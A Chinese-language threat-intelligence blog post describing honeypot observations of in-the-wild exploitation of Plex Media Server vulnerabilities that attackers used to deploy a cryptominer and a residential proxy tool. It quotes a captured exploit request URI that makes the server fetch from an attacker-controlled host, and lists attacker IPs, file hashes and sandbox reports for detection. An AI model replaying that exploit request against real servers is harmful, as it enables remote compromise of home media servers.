
Plex 漏洞遭在野利用,攻击者植入挖矿木马
(本文撰写及调研过程中未使用任何 AI 辅助。)
如果看到字体或间距显示异常,请怪 Blogger 平台。
如果你只关心在野利用部分,请跳转至“In the wild exploitation”章节。
这只是一个挖矿木马。一方面,对受害者来说这不算太严重;另一方面,我也确实缺少更有意思的内容可写。
如果威胁行为者部署更复杂的载荷,我一点不会惊讶。Plex 常部署在住宅 IP 上,我认为攻击者会很喜欢利用住宅 IP 作为代理来访问企业 VPN 和邮件系统。(补充:见文末更新,我确实观察到代理被部署了。)
早在 2026 年 9 月 1 日,Plex 就发送了邮件并发布安全公告,强调重要安全更新的必要性。参见此文:https://forums.plex.tv/t/important-security-update-for-plex-media-server-v1-43-2-and-earlier/942319
作为信息安全从业人员兼 Plex 用户,我很好奇这个漏洞的细节以及是否存在在野利用。我部署了一个运行易受攻击版本 Plex 的蜜罐进行测试。
当时官方提供的细节有限,并表示后续会在页面上更新更多信息,所以我一直在留意,但起初没看到任何新内容。
最终,9 月 26 日,我在此处看到了一些 CVE 编号公布:https://www.cvedetails.com/vulnerability-list/vendor_id-14994/year-2026/Plex.html,但没有一个的 CVSS 评分超过 9 分。它们确实包含了一个博客链接,但当时那篇文章尚未公开。
该链接指向 https://zmain.info/blog/plex2shell,预计发布时间为 10 月中旬。我耐心等待,直到 10 月 16 日(昨天)才看到更新。作者发现并串联了多个漏洞以实现远程代码执行,这一过程相当精彩。
相关 CVE 列表:
CVE-2026-96652
CVE-2026-96654
CVE-2026-96655
CVE-2026-96656
这是他们的代码:https://github.com/code-zm/plex2shell/
我在实验室环境中做了测试,以下是用于检测和特征提取的 pcap 文件:https://github.com/BoredHackerBlog/plex2shell_pcap
Plex2Shell 在野利用情况:
我的蜜罐此前大多只看到扫描和一些通用的漏洞利用尝试。
直到今天早上(10 月 17 日),我终于观察到了真实的在野利用。
默认情况下,我的蜜罐不允许出站流量,但由于这个漏洞的利用方式,后来不得不修改了配置,可惜没能抓到所有攻击的 payload。所以数据可能不完整,pcaps 也还没分析,而且 tcpdump 的配置也得改。攻击者使用的代码和技术也可能略有改动。
以下是我观察到的内容:
第一次利用尝试来自 45.194.92.222。Zeek 日志如下:
"uri": "/player/timeline/subscribe?deviceClass=pc&protocolCapabilities=playback&protocolVersion=1&protocol=http://127.0.0.1:32400/system/agents/z/searchOne?mediaType=1&lang=en&identifier=com.plexapp.agents.thetvdb%2Ffunction%2FGetResultFromNetwork%3Furl%3Dhttp%3A%2F%2F127.0.0.1.45-194-92-222.sslip.io%3A8952%2FTKN_1681033e9a73_17471%23&port=8952&commandID=1&X-Plex-Target-Client-Identifier=poc_0cf927be72d2_17471",
"user_agent": "Python-urllib/3.10",
以下两个 IP 也在进行漏洞利用:
91.92.40.202
176.65.139.228

我回头修改了蜜罐配置,放行出站流量,随后观察到 45.194.92.222 仍在持续利用。
这一次我在日志中看到它从 217.60.194.116 下载了文件。

Docker 文件的内容如下:

不出所料,是个挖矿程序。
IOC 列表:
若要检测此次攻击,请查看我 GitHub 上的 pcap 链接以及主要作者提供的源代码。
以下内容仅基于蜜罐观察到的现象。
撰写本文时,负责实施利用的 IP 地址如下:
91.92.40.202
176.65.139.228
45.194.92.222
176.65.139.228
恶意文件下载源:
217.60.194.116(docker 和 x)
文件哈希:
5712ef510481f15fe8b18fdd10b73026d57cb3d9d151878a692358b99a464441 docker
68938fb428f2bcfef4ede62f7b29cd0f15f37ed59e94462c099f2ca64e36baa7 x(经 upx 压缩)
b20f39fc00d242e706b6c30367ad811c676e0575050a4ec2f30104b696944b49 x(upx 解包后)
补充:10 月 17 日第二次更新:
观察到更多活动迹象,我已将相关样本上传至 GitHub。


同时发现 "myawesomeproxy" 也在运行(因时间不足未能深入分析,但相关文件已上传至 GitHub)。

哈希值:
e546b10aee5edc754da4f9b0baace00392257121911f630145078eafad1e6bd9 myawesomeproxy
2d3c618b21a7e2f8bcd735da188e44a7609ff3f204832dd0781cd09e4388c9db xmrig
运行时的输出内容:
"在你的任何设备上运行此软件,即表示你同意外部使用你的互联网流量"。

我对 myawesomeproxy 的沙箱分析报告:
https://app.any.run/tasks/570b38df-d866-4ac8-93c2-ed2792c3478f
https://tria.ge/261017-3ytcaady7p
https://tria.ge/261018-ab8jgady9p
我发现了一些与 proxystream.st 相关的流量,并找到了这篇报道:https://www.bitsight.com/blog/who-invited-aisuru-lan-party
通过 Google 搜索发现了一个相似样本:https://www.joesandbox.com/analysis/1934662/0/html
更新:10 月 18 日,第二次更新
由于一直没看到什么讨论,我最终登录了我那个多年没用的 Reddit 账号,发起话题询问是否有人受到影响:https://www.reddit.com/r/PleX/comments/1x95krg/inthewild_exploitation_of_old_plex_servers/
发现该漏洞的研究者已在此处发布检测规则:https://github.com/code-zm/plex2shell/tree/main/detection